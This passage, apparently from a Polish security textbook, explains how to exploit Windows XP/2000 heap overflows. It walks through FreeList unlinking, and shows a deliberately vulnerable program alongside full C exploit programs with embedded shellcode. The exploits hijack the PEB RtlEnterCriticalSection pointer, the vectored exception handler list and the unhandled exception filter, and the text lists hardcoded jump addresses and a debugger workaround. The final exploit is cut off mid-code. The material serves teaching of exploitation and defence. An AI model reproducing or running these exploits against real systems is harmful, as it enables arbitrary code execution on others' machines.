Każda sarta, domyślna lub dynamiczna, rozpoczyna się od struktury, w której oprócz innych danych znajduje się tablica `FreeList` zawierająca 128 struktur `LIST_ENTRY` służących do zarządzania wolnymi blokami pamięci. Każda struktura `LIST_ENTRY` (zdefiniowana w `Winnt.h`) zawiera dwa wskaźniki, a tablica `FreeLists` przesunięta jest o `0x178` bajtów względem początku sterty. Po utworzeniu sterty struktura `FreeLists[0]` zawiera dwa wskaźniki pierwszego wolnego obszaru, który może zostać przydzielony.

Pod adresem wskazywanym przez te wskaźniki znajdują się natomiast dwa wskaźniki struktury `FreeLists[0]`. Zakładając, że adres bazowy sterty wynosi `0x00350000`, a pierwszy wolny blok ma adres `0x00350688`, to:

- ◆ Pod adresem `0x00350178` (`FreeList[0].Flink`) znajduje się wskaźnik posiadający wartość `0x00350688` (adres pierwszego wolnego bloku).
- ◆ Pod adresem `0x0035017C` (`FreeList[0].Blink`) znajduje się wskaźnik posiadający wartość `0x00350688` (adres pierwszego wolnego bloku).
- ◆ Pod adresem `0x00350688` (pierwszy wolny blok) znajduje się wskaźnik posiadający wartość `0x00350178` (adres struktury `FreeList[0]`).
- ◆ Pod adresem `0x0035068C` (pierwszy wolny blok + 4) znajduje się wskaźnik posiadający wartość `0x00350178` (adres struktury `FreeList[0]`).

W przypadku przydziału bloku pamięci (na przykład na skutek wywołania funkcji `RtlAllocateHeap` żądającego obszaru 260 bajtów) wskaźniki `FreeList[0].Flink` i `FreeList[0].Blink` zostaną zaktualizowane w taki sposób, by wskazywały następny wolny blok, który może zostać przydzielony. Co więcej, dwa wskaźniki wskazujące tablicę `FreeList` zostaną przeniesione na koniec przydzielonego bloku. Każdy nowy przydział lub zwolnienie bloku pamięci spowoduje aktualizację tych wskaźników. W ten sposób przydzielone bloki utworzą dwukierunkową listę powiązaną za pomocą wskaźników. Gdy przepełnienie bufora umieszczonego w jednym z bloków spowoduje nadpisanie wskaźników innego bloku, to mogą one zostać użyte do nadpisania dowolnego podwójnego słowa (`dword`) w pamięci. Może nim być na przykład wskaźnik funkcji, co pozwoli hakerowi przejąć kontrolę nad działaniem programu. Jeśli jednak przed wywołaniem tej funkcji wystąpi wyjątek, to hakerowi nie uda się przejąć sterowania. Dlatego lepszym rozwiązaniem jest nadpisanie wskaźnika procedury obsługi wyjątków.

Zanim przejdziemy do omówienia sposobów wykorzystania przepełnień sterty do włamań, przyjrzyjmy się związanym z tym problemom.

Poniższy program narażony jest na atak przez przepełnienie sterty.

```
#include <stdio.h>
#include <windows.h>

DWORD MyExceptionHandler(void);
int foo(char *buf);

int main(int argc, char *argv[])
{
    HMODULE l;
    l = LoadLibrary("msvcrt.dll");
    l = LoadLibrary("netapi32.dll");
    printf("\n\nHeapoverflow program.\n");
    if(argc != 2)
        return printf("ARGS!");
    foo(argv[1]);
    return 0;
}
```

```

DWORD MyExceptionHandler(void)
{
    printf("In exception handler...");
    ExitProcess(1);
    return 0;
}

int foo(char *buf)
{
    HLOCAL h1 = 0, h2 = 0;
    HANDLE hp;

    __try{
        hp = HeapCreate(0,0x1000,0x10000);
        if(!hp)
            return printf("Failed to create heap.\n");

        h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);

        printf("HEAP: %.8X %.8X\n",h1,&h1);

        // tutaj przepełnienie sterty:
        strcpy(h1,buf);

        // Drugie wywołanie HeapAlloc() następuje już
        // po przejęciu sterowania
        h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
        printf("hello");
    }
    __except(MyExceptionHandler())
    {
        printf("oops...");
    }
    return 0;
}

```



Program najlepiej skompilować za pomocą Microsoft Visual C++ 6.0, używając polecenia `cl /TC heap.c`.

Słabym punktem tego programu jest wywołanie funkcji `strcpy()` przez funkcję `foo()`. Jeśli łańcuch `buf` jest dłuższy niż 260 znaków, to nadpisze on strukturę sterty. Struktura ta posiada dwa wskaźniki, wskazujące element tablicy `FreeList`, który zawiera kolejną parę wskaźników do pierwszego wolnego bloku. Gdy blok pamięci jest przydzielany lub zwalniany, to wskaźniki te zamieniane są miejscami.

Jeśli programowi temu prześlemy argument o długości na przykład 300 bajtów (który z kolei zostanie przekazany funkcji `foo()`, wewnątrz której zachodzi przepełnienie), to kod naruszy ochronę pamięci, wykonując następujące rozkazy podczas drugiego wywołania funkcji `HeapAlloc()`:

```

77F6256F 89 01          mov     dword ptr [ecx],eax
77F62571 89 48 04          mov     dword ptr [eax+4],ecx

```

Chociaż rezultat ten uzyskaliśmy wywołując po raz drugi funkcję `HeapAlloc()`, to wywołanie funkcji `HeapFree()` lub `HeapRealloc()` spowodowałoby ten sam efekt. Jeśli przyjrzymy się zawartości rejestrów ECX i EAX, zobaczymy, że zawierają one dane łańcucha, który przekazaliśmy jako parametr programu. Ponieważ nadpisaliśmy wskaźniki znajdujące się w strukturze używanej do zarządzania stertą, a podczas kolejnego wywołania funkcji `HeapAlloc()` zostaną one użyte dla aktualizacji sterty, to w rezultacie uzyskamy kontrolę nad zawartością obu rejestrów. Przyjrzyjmy się poszczególnym rozkazom:

```
mov    dword ptr [ecx],eax
```

Wykonanie tego rozkazu spowoduje umieszczenie zawartości rejestru EAX pod adresem wskazywanym przez rejestr ECX. W ten sposób możemy nadpisać 32 bity znajdujące się w dowolnym miejscu wirtualnej przestrzeni adresowej procesu (pod warunkiem, że konfiguracja pamięci dopuszcza operację zapisu) za pomocą dowolnie wybranej przez nas wartości 32-bitowej. Możemy wykorzystać to do nadpisania danych sterujących działaniem programu. Jest jednak pewien problem. Przyjrzyjmy się drugiemu z rozkazów:

```
mov    dword ptr [eax+4],ecx
```

Nastąpiła teraz zamiana rejestrów miejscami. Zawartość rejestru EAX (której użyliśmy w poprzednim rozkazie do nadpisania wartości wskazywanej przez zawartość rejestru ECX) musi równocześnie reprezentować prawidłowy adres w pamięci umożliwiającej operację zapisu, ponieważ drugi z rozkazów umieszcza zawartość rejestru ECX pod adresem EAX+4. W przeciwnym razie nastąpi naruszenie ochrony pamięci. Jak się okazuje, sytuacja taka wcale nie działa na naszą niekorzyść, a nawet stanowi jeden z powszechniej stosowanych sposobów wykorzystania przepełnienia sterty. Hakerzy często nadpisują wskaźnik procedury obsługi wyjątków umieszczony w strukturze EXCEPTION REGISTRATION znajdującej się na stosie lub wskaźnik procedury Unhandled Exception Filter wartością wskazującą blok kodu, który w momencie wystąpienia wyjątku przekaże sterowanie do ich własnego kodu. Nawet jeśli rejestr EAX wskazuje adres, pod którym możliwy jest zapis, to i tak zawartość tego rejestru jest inna niż rejestru ECX, wobec czego istnieje znaczne prawdopodobieństwo, że funkcje niskiego poziomu zarządzające stertą i tak spowodują wyjątek. Dlatego też najłatwiejszą metodą wykorzystania przepełnienia stery jest nadpisanie wskaźnika procedury obsługi wyjątków.

Wykorzystanie przepełnień sterty

Wielu programistów uważa, że w przeciwieństwie do przepełnień stosu, przepełnienia sterty nie stanowią większego zagrożenia i w związku z tym dość lekkomyślnie używają potencjalnie niebezpiecznych funkcji takich jak `strcpy()` lub `strcat()` dla buforów przydzielonych na stercie. Z poprzednich punktów tego rozdziału wiemy już, że najlepszym sposobem wykorzystania przepełnień sterty w celu uruchomienia własnego kodu jest użycie procedur obsługi wyjątków. Nadpisanie wskaźnika procedury obsługi wyjątków stanowi powszechnie używaną metodę. Podobnie nadpisanie wskaźnika Unhandled Exception Filter. Zamiast zagłębiać się teraz w szczegóły obu metod (zostaną one omówione pod koniec tego punktu), przejdziemy do omówienia dwóch zupełnie nowych technik.

Nadpisanie wskaźnika funkcji RtlEnterCriticalSection w bloku PEB

Wcześniej omówiliśmy już strukturę bloku PEB. W tym miejscu warto przypomnieć kilka najistotniejszych faktów. Zawiera ona wskaźniki szeregu funkcji, między innymi `RtlEnterCriticalSection()` i `RtlLeaveCriticalSection()`. Wskaźników tych używają funkcje `RtlAcquirePebLock()` oraz `RtlReleasePebLock()` eksportowane przez `NTDLL.DLL`. Funkcje te wywoływane są przez funkcję `ExitProcess()`. Dzięki temu możemy wykorzystywać bloki PEB do wykonania dowolnego kodu, zwłaszcza podczas kończenia pracy procesu. Procedury obsługi wyjątków często wywołują funkcję `ExitProcess()` i należy to wykorzystywać. Posiadając możliwość nadpisania dowolnej wartości dword w pamięci, możemy zmodyfikować jeden ze wspomnianych wskaźników w bloku PEB. Szczególną zaletą tej metody jest stałe położenie bloku PEB niezależnie od wersji systemu Windows NT i zainstalowanych pakietów serwisowych czy poprawek. Oznacza to, że interesujące nas wskaźniki znajdują się zawsze w tym samym miejscu.



Wskaźniki te nie są używane na platformie Windows 2003 Server (patrz omówienie pod koniec tego podrozdziału).

Wskaźnik funkcji `RtlEnterCriticalSection()` znajduje się zawsze pod adresem `0x7FFDF020`. Korzystając z przepełnienia sterty, będziemy jednak posługiwać się adresem `0x7FFDF01C`, ponieważ wskazuje go `EAX + 4`.

```
77F62571 89 48 04          mov     dword ptr [eax+4],ecx
```

Sposób działania jest bardzo prosty. Przepełniamy bufor, nadpisujemy dowolną wartość w pamięci, wywołując wyjątek związany z naruszeniem ochrony pamięci, co w efekcie doprowadza do wywołania funkcji `ExitProcess`. Pamiętajmy jednak, że pierwszą operacją wykonaną przez nasz kod musi być przywrócenie oryginalnej wartości wskaźnika. Wskaźnik ten może bowiem zostać użyty poza naszym kodem i jeśli jego wartość będzie niewłaściwa, to utracimy nasz proces. W zależności od sposobu działania naszego kodu może zachodzić również konieczność naprawienia sterty uszkodzonej przez przepełnienie.

Naprawianie sterty ma oczywiście sens tylko wtedy, gdy nasz kod wykonuje pewne operacje podczas kończenia działania procesu. Jak już wspomnieliśmy, sterowanie trafia do naszego kodu zwykle na skutek wywołania funkcji `ExitProcess()` przez procedurę obsługi wyjątków. Technika wykorzystania naruszenia ochrony pamięci w celu skierowania sterowania do własnego kodu jest szczególnie przydatna w połączeniu z przepełnieniami sterty stosowanymi podczas ataku na programy CGI.

Przedstawiony poniżej kod ilustruje wykorzystanie naruszenia ochrony pamięci do wykonania własnego kodu. Celem włamania będzie przedstawiony wcześniej program.

```
#include <stdio.h>
#include <windows.h>

unsigned int GetAddress(char *lib, char *func);
void fixupaddresses(char *tmp, unsigned int x);
```

```

int main()
{
    unsigned char buffer[300]="";
    unsigned char heap[8]="";
    unsigned char pebf[8]="";
    unsigned char shellcode[200]="";
    unsigned int address_of_system = 0;
    unsigned int address_of_RtlEnterCriticalSection = 0;
    unsigned char tmp[8]="";
    unsigned int cnt = 0;

    printf("Getting addresses...\n");
    address_of_system = GetAddress("msvcrt.dll","system");
    address_of_RtlEnterCriticalSection = GetAddress("ntdll.dll",
    "RtlEnterCriticalSection");
    if(address_of_system == 0 || address_of_RtlEnterCriticalSection == 0)
        return printf("Failed to get addresses\n");
    printf("Address of msvcrt.system\t\t\t= %.8X\n",address_of_system);
    printf("Address of ntdll.RtlEnterCriticalSection\t= %.8X\n",address_of_
    RtlEnterCriticalSection);
    strcpy(buffer,"heap1 ");

    // kod powłoki - naprawia blok PEB, a następnie wywołuje system("calc");
    strcat(buffer,"\x90\x90\x90\x90\x01\x90\x90\x6A\x30\x59\x64\x8B\x01\xB9");
    fixupaddresses(tmp,address_of_RtlEnterCriticalSection);
    strcat(buffer,tmp);
    strcat(buffer,"\x89\x48\x20\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9");
    fixupaddresses(tmp,address_of_system);
    strcat(buffer,tmp);
    strcat(buffer,"\xFF\xD1");

    // uzupełnienie
    while(cnt < 58)
    {
        strcat(buffer,"DDDD");
        cnt ++;
    }

    // wskaźnik do wskaźnika RtlEnterCriticalSection - 4 w bloku PEB
    strcat(buffer,"\x1C\xF0\xFD\x7f");

    // wskaźnik sterty i tym samym kodu powłoki
    strcat(buffer,"\x88\x06\x35");

    strcat(buffer,"");
    printf("\nExecuting heap1.exe... calc should open.\n");
    system(buffer);
    return 0;
}

unsigned int GetAddress(char *lib, char *func)
{
    HMODULE l=NULL;
    unsigned int x=0;
    l = LoadLibrary(lib);
    if(!l)
        return 0;

```

```
x = GetProcAddress(l,func);
if(!x)
    return 0;
return x;
}

void fixupaddresses(char *tmp, unsigned int x)
{
    unsigned int a = 0;
    a = x;
    a = a << 24;
    a = a >> 24;
    tmp[0]=a;
    a = x;
    a = a >> 8;
    a = a << 24;
    a = a >> 24 ;
    tmp[1]=a;
    a = x;
    a = a >> 16;
    a = a << 24;
    a = a >> 24;
    tmp[2]=a;
    a = x;
    a = a >> 24;
    tmp[3]=a;
}
```

Jak już wspomnieliśmy, wskaźniki te nie są używane w systemie Windows 2003 Server. W bloku PEB na platformie Windows 2003 Server posiadają one wartość NULL. Mimo to nadal możliwe jest przeprowadzenie podobnego ataku. Funkcja `ExitProcess()` lub `UnhandledExceptionFilter()` wywołuje wiele funkcji `Ldr*` takich jak na przykład `LdrUnloadDll()`. Wiele funkcji `Ldr*` posługuje się wskaźnikami funkcji. Wskaźniki te są zwykle inicjowane przez silnik SHIM. Nie są one wykorzystywane dla zwykłych procesów. Ten sam efekt możemy osiągnąć nadpisując wskaźnik podczas przepełnienia bufora.

Nadpisanie wskaźnika pierwszej wektoryzowanej procedury obsługi wyjątków pod adresem 77FC3210

Wektoryzowana obsługa wyjątków wprowadzona została w systemie Windows XP. W przeciwieństwie do tradycyjnego mechanizmu obsługi wyjątków, który przechowuje struktury `EXCEPTION_REGISTRATION` na stosie, wektoryzowana obsługa wyjątków posługuje się informacją o procedurach obsługi umieszczoną na sterpie. Informacja ta przechowywana jest w strukturach bardzo przypominających struktury `EXCEPTION_REGISTRATION`.

```
struct _VECTORED_EXCEPTION_NODE
{
    dword   m_pNextNode;
    dword   m_pPreviousNode;
    PVOID   m_pfnVectoredHandler;
}
```

`m_pNextNode` wskazuje następną strukturę `_VECTORED_EXCEPTION_NODE`, `m_pPreviousNode` poprzednią strukturę `_VECTORED_EXCEPTION_NODE`, a `m_pfnVectoredHandler` właściwą procedurę obsługi wyjątków. Wskaźnik struktury `_VECTORED_EXCEPTION_NODE`, która zostanie użyta jako pierwsza podczas obsługi wyjątku, znajduje się pod adresem `0x77FC3210` (należy jednak pamiętać, że adres ten może się zmienić w momencie instalacji pakietów serwisowych). Korzystając z przepełnienia sterty, możemy nadpisać ten wskaźnik za pomocą adresu naszej własnej struktury `_VECTORED_EXCEPTION_NODE`. Zaletą takiej techniki jest przede wszystkim to, że wektoryzowane procedury obsługi wyjątków zostają wywołane przed tradycyjnymi procedurami obsługi wyjątków.

Przedstawiony poniżej kod (dla Windows XP Service Pack 1) odpowiedzialny jest za przydzielenie procedury obsługi w momencie wystąpienia wyjątku:

```

77F7F49E  mov     esi,dword ptr ds:[77FC3210h]
77F7F4A4  jmp     77F7F4B4
77F7F4A6  lea     eax,[ebp-8]
77F7F4A9  push    eax
77F7F4AA  call    dword ptr [esi+8]
77F7F4AD  cmp     eax,0FFh
77F7F4B0  je      77F7F4CC
77F7F4B2  mov     esi,dword ptr [esi]
77F7F4B4  cmp     esi,edi
77F7F4B6  jne     77F7F4A6

```

Kod ten umieszcza w rejestrze ESI wskaźnik struktury `_VECTORED_EXCEPTION_NODE` dla pierwszej wywoływanej wektoryzowanej procedury obsługi wyjątków. Następnie wywołuje funkcję wskazywaną przez `ESI + 8`. Wykorzystując przepełnienie sterty, możemy przejąć kontrolę nad procesem, modyfikując wartość wskaźnika znajdującego się pod adresem `0x77FC3210`.

Jak to osiągnąć? Najpierw musimy uzyskać wskaźnik naszego bloku przydzielonego na stercie. Jeśli przechowuje go zmienna lokalna, dostępny jest w bieżącej ramce stosu. Nawet jeśli wskaźnik ten przechowywany jest za pomocą zmiennej globalnej, to i tak istnieje duża szansa, że znajduje się gdzieś na stosie odłożony jako parametr wywołania funkcji, zwłaszcza jeśli wywołaną funkcją jest `HeapFree()` (wskaźnik bloku jest wtedy trzecim parametrem). Po zlokalizowaniu tego wskaźnika (założmy, że znajduje się on pod adresem `0x0012FF50`) możemy udać, że jest on wskaźnikiem `m_pfnVectoredHandler` należącym do struktury `_VECTORED_EXCEPTION_NODE` o adresie `0x0012FF48`. Dlatego też przepełniając adres, dostarczymy wartość `0x0012FF48` dla jednego wskaźnika i wartość `0x77FC320C` dla drugiego z nich. Dzięki temu wykonanie rozkazów

```

77F6256F 89 01          mov     dword ptr [ecx],eax
77F62571 89 48 04       mov     dword ptr [eax+4],ecx

```

spowoduje zapisanie wartości `0x77FC320C` (zawartość rejestru EAX) pod adresem `0x0012FF48` (ECX) oraz wartości `0x0012FF48` (zawartość rejestru ECX) pod adresem `0x77FC3210` (`EAX + 4`). W wyniku tych operacji przejęliśmy kontrolę nad wskaźnikiem pierwszej struktury `_VECTORED_EXCEPTION_NODE` znajdującym się pod adresem `0x77FC3210`. Dzięki temu w momencie wystąpienia wyjątku rozkaz znajdujący się pod adresem `0x77F7F49E` umieści w rejestrze ESI wartość `0x0012FF48`, a chwilę później zostanie wywołana funkcja

wskazywana przez ESI + 8. Adres tej funkcji jest adresem naszego buforu przydzielonego na stacku i wobec tego zostanie następnie wykonany nasz kod. Poniżej przedstawiamy przykład kodu, który wykonuje opisane działania:

```
#include <stdio.h>
#include <windows.h>

unsigned int GetAddress(char *lib, char *func);
void fixupaddresses(char *tmp, unsigned int x);

int main()
{
    unsigned char buffer[300]="";
    unsigned char heap[8]="";
    unsigned char pebf[8]="";
    unsigned char shellcode[200]="";
    unsigned int address_of_system = 0;
    unsigned char tmp[8]="";
    unsigned int cnt = 0;

    printf("Getting address of system...\n");

    address_of_system = GetAddress("msvcrt.dll","system");
    if(address_of_system == 0)
        return printf("Failed to get address.\n");

    printf("Address of msvcrt.system\t\t\t= %.8X\n",address_of_system);

    strcpy(buffer,"heap1 ");

    while(cnt < 5)
    {
        strcat(buffer,"\x90\x90\x90\x90");
        cnt ++;
    }

    // kod powłoki wywołujący system("calc");
    strcat(buffer,"\x90\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9");
    fixupaddresses(tmp,address_of_system);
    strcat(buffer,tmp);
    strcat(buffer,"\xFF\xD1");

    cnt = 0;
    while(cnt < 58)
    {
        strcat(buffer,"DDDD");
        cnt ++;
    }

    // Wskaźnik do 0x77FC3210 - 4. 0x77FC3210 przechowuje
    // wskaźnik pierwszej struktury _VECTORED_EXCEPTION_NODE
    strcat(buffer,"\x0C\x32\xFC\x77");

    // Wskaźnik naszej pseudostruktury _VECTORED_EXCEPTION_NODE
    // o adresie 0x0012FF48. Pod tym adresem powiększonym o 8
    // znajduje się wskaźnik naszego bufora. Kod z tego bufora
    // zostanie uruchomiony w momencie zadziałania mechanizmu wektoryzowanej
```

```
// obsługi wyjątków. Wartość tę należy dopasować do położenia
// konkretnego bufora w systemie Czytelnika.
strcat(buffer, "\\x48\\xff\\x12\\x00");

printf("\\nExecuting heap1.exe... calc should open.\\n");
system(buffer);
return 0;
}

unsigned int GetAddress(char *lib, char *func)
{
    HMODULE l=NULL;
    unsigned int x=0;
    l = LoadLibrary(lib);
    if(!l)
        return 0;
    x = GetProcAddress(l,func);
    if(!x)
        return 0;
    return x;
}

void fixupaddresses(char *tmp, unsigned int x)
{
    unsigned int a = 0;
    a = x;
    a = a << 24;
    a = a >> 24;
    tmp[0]=a;
    a = x;
    a = a >> 8;
    a = a << 24;
    a = a >> 24 ;
    tmp[1]=a;
    a = x;
    a = a >> 16;
    a = a << 24;
    a = a >> 24;
    tmp[2]=a;
    a = x;
    a = a >> 24;
    tmp[3]=a;
}
```

Nadpisanie wskaźnika filtra nieobsłużonych wyjątków

Na konferencji Blackhat Security Briefings odbywającej się w Amsterdamie w 2001 roku Halvar Flake jako pierwszy zaproponował wykorzystanie filtra nieobsłużonych wyjątków. Filtr ten stosowany jest w systemie Windows w sytuacji, gdy żadna inna procedura obsługi wyjątków nie obsłużyła bieżącego wyjątku bądź gdy żadna procedura obsługi wyjątków nie została zdefiniowana. Aplikacja może skonfigurować ten filtr, korzystając z funkcji `SetUnhandledExceptionFilter()`. Kod tej funkcji wykonuje następujące rozkazy:

```
77E7E5A1 mov ecx,dword ptr [esp+4]
77E7E5A5 mov eax,dword ptr ds:[77ED73B4h]
77E7E5AA mov dword ptr ds:[77ED73B4h],ecx
77E7E5B0 ret 4
```

Jak łatwo zauważyć, wskaźnik filtra nieobsłużonych wyjątków przechowywany jest pod adresem 0x77ED73B4 — przynajmniej w przypadku systemu Windows XP Service Pack 1. W innych systemach może to być inny adres. Aby go odnaleźć, należy przeanalizować działanie funkcji `SetUnhandledExceptionFilter()`.

Gdy pojawia się nieobsłużony wyjątek, to system wykonuje poniższy blok kodu:

```
77E93114 mov eax,[77ED73B4]
77E93119 cmp eax,esi
77E9311B je 77E93132
77E9311D push edi
77E9311E call eax
```

Adres filtra nieobsłużonych wyjątków zostaje załadowany do rejestru EAX i procedura zostaje wywołana. Rozkaz `push edi` poprzedzający wywołanie filtra odkłada na stosie adres struktury `EXCEPTION_POINTERS`. Szczegół ten warto zapamiętać, ponieważ okaże się on przydatny.

Przepętniając sterę, możemy wykorzystać filtr nieobsłużonych wyjątków w sytuacji, gdy spowodowany wyjątek nie zostanie obsłużony. W tym celu musimy skonfigurować własny filtr nieobsłużonych wyjątków. Wskaźnik filtra możemy nadpisać adresem naszego bufora, jeśli jest on łatwy do ustalenia, bądź adresem fragmentu kodu, który przekaże sterowanie do tego bufora. Przypomnijmy w tym miejscu, że przed wywołaniem filtra na stosie zostaje umieszczona zawartość rejestru EDI. Reprezentuje ona adres struktury `EXCEPTION_POINTER`. 0x78 bajtów za tym adresem, prawie pośrodku naszego bufora, znajduje się adres, który jest wskaźnikiem końca naszego bufora. Mimo że adres ten nie stanowi części struktury `EXCEPTION_POINTER`, możemy wykorzystać rejestr EDI, aby sterowanie trafiło z powrotem do naszego kodu. W tym celu musimy odnaleźć jeszcze adres w przestrzeni danego procesu, który zawiera następujący rozkaz:

```
call dword ptr[edi+0x78]
```

Chociaż może wydawać się to trudnym zadaniem, to jednak istnieje kilka miejsc, w których można odnaleźć taki rozkaz. Zależy to jednak od bibliotek załadowanych przez proces oraz wersji systemu. Poniżej przedstawiamy kilka przykładów lokalizacji tego rozkazu w systemie Windows XP Service Pack 1.

```
call dword ptr[edi+0x78] found at 0x71c3de66 [netapi32.dll]
call dword ptr[edi+0x78] found at 0x77c3bbad [netapi32.dll]
call dword ptr[edi+0x78] found at 0x77c41e15 [netapi32.dll]
call dword ptr[edi+0x78] found at 0x77d92a34 [user32.dll]
call dword ptr[edi+0x78] found at 0x7805136d [rpcrt4.dll]
call dword ptr[edi+0x78] found at 0x78051456 [rpcrt4.dll]
```



W systemie Windows 2000 pod adresem `ESI + 0x4C` oraz `ESP + 0x74` znajduje się wskaźnik naszego bufora.

Wywołania filtra nieobsłużonych wyjątków podczas pracy z programem uruchomieniowym

Każdy wyjątek zostaje przechwycony przez system i sterowanie trafia natychmiast do funkcji `KiUserExceptionDispatcher()` w `ntdll.dll`. Funkcja ta odpowiedzialna jest za mechanizm obsługi wyjątków. W systemie Windows XP funkcja `KiUserExceptionDispatcher()` wywołuje najpierw wektoryzowane procedury obsługi wyjątków, następnie tradycyjne procedury obsługi wyjątków, a na końcu filtr nieobsłużonych wyjątków. Podobnie działa ona w systemie Windows 2000, który jednak nie dysponuje mechanizmem wektoryzowanych procedur obsługi wyjątków. Jeden z problemów, które napotkać można tworząc exploit wykorzystujący przepełnienia sterty, polega na tym, że podczas śledzenia atakowanego programu za pomocą programu uruchomieniowego nie jest wywoływany filtr nieobsłużonych wyjątków. Jest to szczególnie irytujące, gdy tworzony exploit wykorzystuje właśnie ten filtr. Istnieje jednak rozwiązanie tego problemu.

Funkcja `KiUserExceptionDispatcher()` wywołuje funkcję `UnhandledExceptionFilter()`, która sprawdza, czy proces nie jest śledzony i czy należy wywołać filtr nieobsłużonych wyjątków. W tym celu funkcja `UnhandledExceptionFilter()` wywołuje funkcję jądra `NT/ZwQueryInformationProcess`, która nadaje zmiennej na stosie wartość `0xFFFFFFFF`, jeśli wykonanie procesu jest śledzone. Gdy funkcja `NT/ZwQueryInformationProcess` zwróci sterowanie, to wartość tej zmiennej porównywana jest z wyzerowanym rejestrem. Jeśli wartości są takie same, wywoływany jest filtr nieobsłużonych wyjątków. W przeciwnym razie filtr nie jest wywoływany. Jeśli chcemy, aby filtr został wywołany podczas śledzenia programu, to powinniśmy zastawić pułapkę na rozkazie dokonującym porównania. Gdy sterowanie programu dotrze do pułapki, należy zmienić wartość zmiennej z `0xFFFFFFFF` na `0x00000000` i kontynuować śledzenie programu. Dzięki temu filtr nieobsłużonych wyjątków zostanie wywołany.

77E930F5	lea	eax, [ebp-20h]	
77E930F8	push	eax	
77E930F9	push	7	
77E930FB	call	77E76B9	
77E7E76B9	or	eax, 0FFh	
77E7E76BC	ret		
77E93100	push	eax	
77E93101	call	dword ptr ds:[77E610ACh]	Jeśli [EBP+20h] równe jest 0x00000000 (czyli bieżącej zawartości rejestru ESI), to wywoływany jest filtr nieobsłużonych wyjątków
77F76035	mov	eax, 9Ah	
77F7603A	mov	edx, 7FFE0300h	
77F7603F	call	edx	
7FFE0300	mov	edx, esp	
7FFE0302	sysenter		← Przelączenie w tryb jądra
7FFE0304	ret		
77F76041	ret	14h	
77E93107	test	eax, eax	
77E93109	j1	77E93114	
77E9310B	cmp	dword ptr [ebp-20h], esi	
77E9310E	jne	77E937D9	Jeśli wartość rejestru ESI jest różna od wartości znajdującej się pod adresem EBP-20h, to wykonywany jest skok do adresu 0x77E937D9
77E93114	mov	eax, [77ED7384]	
77E93119	cmp	eax, esi	
77E9311B	je	77E93132	
77E9311D	push	edi	
77E9311E	call	eax	
77E937D9	mov	eax, fs:[00000018]	
77E937DF	mov	eax, dword ptr [eax+30h]	
77E937E2	test	byte ptr [eax+69h], 1	
77E937E6	je	77E93510	

Na rysunku na poprzedniej stronie przedstawiony został kod wykonywany przez funkcję `Unhandle-dExceptionFilter` w systemie Windows XP Service Pack 1. W tym przypadku należy zastawić pułapkę pod adresem `0x77E9310B` i poczekać na pojawienie się wyjątku. Po osiągnięciu pułapki należy zapisać wartość `0x00000000` pod adresem `[EBP-20h]` i wtedy zostanie wywołany filtr nieobsłużonych wyjątków.

Jeśli nadpiszemy wskaźnik filtra nieobsłużonych wyjątków jednym z przedstawionych wyżej adresów, to w przypadku wystąpienia nieobsłużonego wyjątku zostanie wykonany rozkaz, który przekaże sterowanie do naszego bufora. Należy przy tym pamiętać, że filtr nieobsłużonych wyjątków wywołany jest wyłącznie wtedy, gdy program wykonywany jest w zwykłym trybie, a nie w trybie uruchomieniowym. W ramce wyjaśnione zostało, jak poradzić sobie z tym problemem.

Aby zademonstrować wykorzystanie filtra nieobsłużonych wyjątków podczas włamań metodą przepełnienia sterty, musimy zmodyfikować przykład atakowanego programu w taki sposób, by nie zawierał on procedury obsługi wyjątków. Jeśli bowiem wyjątek zostanie obsłużony, to filtr nie będzie wywołany.

```
#include <stdio.h>
#include <windows.h>

int foo(char *buf);

int main(int argc, char *argv[])
{
    HMODULE l;
    l = LoadLibrary("msvcrt.dll");
    l = LoadLibrary("netapi32.dll");
    printf("\n\nHeapoverflow program.\n");
    if(argc != 2)
        return printf("ARGS!");
    foo(argv[1]);
    return 0;
}

int foo(char *buf)
{
    HLOCAL h1 = 0, h2 = 0;
    HANDLE hp;

    hp = HeapCreate(0, 0x1000, 0x10000);
    if(!hp)
        return printf("Failed to create heap.\n");
    h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
    printf("HEAP: %.8X %.8X\n", h1, h1);

    // tutaj następuje przepełnienie sterty:
    strcpy(h1, buf);

    // sterowanie przejmujemy podczas drugiego wywołania HeapAlloc
    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
    printf("hello");
    return 0;
}
```

Włamania dokonuje następny z przedstawionych programów. Nadpisuje on strukturę związaną z zarządzaniem stertą dwoma wskaźnikami. Pierwszy z nich wskazuje filtr nieobsłużonych wyjątków o adresie 0x77ED73B4, a drugi rozkaz `call dword ptr[edi+0x78]` znajdujący się w kodzie biblioteki `netapi32.dll` pod adresem 0x77C3BBAD. Gdy atakowany program drugi raz wywoła funkcję `HeapAlloc()`, to wystąpi wyjątek, który nie zostanie obsłużony i trafi do naszego filtra, wskutek czego sterowanie zostanie przekazane z powrotem do naszego bufora. Zwróćmy uwagę na rozkaz krótkiego skoku umieszczony w buforze tam, gdzie wskazuje `EDI + 0x78`. Służy on ominięciu kodu związanego z zarządzaniem stertą.

```
#include <stdio.h>
#include <windows.h>

unsigned int GetAddress(char *lib, char *func);
void fixupaddresses(char *tmp, unsigned int x);

int main()
{
    unsigned char buffer[1000]="";
    unsigned char heap[8]="";
    unsigned char pebf[8]="";
    unsigned char shellcode[200]="";
    unsigned int address_of_system = 0;
    unsigned char tmp[8]="";
    unsigned int a = 0;
    int cnt = 0;

    printf("Getting address of system...\n");
    address_of_system = GetAddress("msvcrt.dll","system");
    if(address_of_system == 0)
        return printf("Failed to get address.\n");
    printf("Address of msvcrt.system\t\t\t= %.8X\n",address_of_system);
    strcpy(buffer,"heap1 ");
    while(cnt < 66)
    {
        strcat(buffer,"DDDD");
        cnt++;
    }

    // Tutaj wskazuje EDI+0x78
    // musimy więc wykonać krótki skok do przodu
    strcat(buffer,"\xEB\x14");

    // uzupełnienie
    strcat(buffer,"\x44\x44\x44\x44\x44\x44");

    // Pod tym adresem (0x77C3BBAD : netapi32.dll XP SP1) znajduje się
    // rozkaz "call dword ptr[edi+0x74]". Adresem tym nadpiszemy
    // wskaźnik filtra nieobsłużonych wyjątków.

    strcat(buffer,"\xad\xbb\xc3\x77");

    // wskaźnik filtra nieobsłużonych wyjątków
    strcat(buffer,"\xB4\x73\xED\x77"); // 77ED73B4

    cnt = 0;
```

```
while(cnt < 21)
{
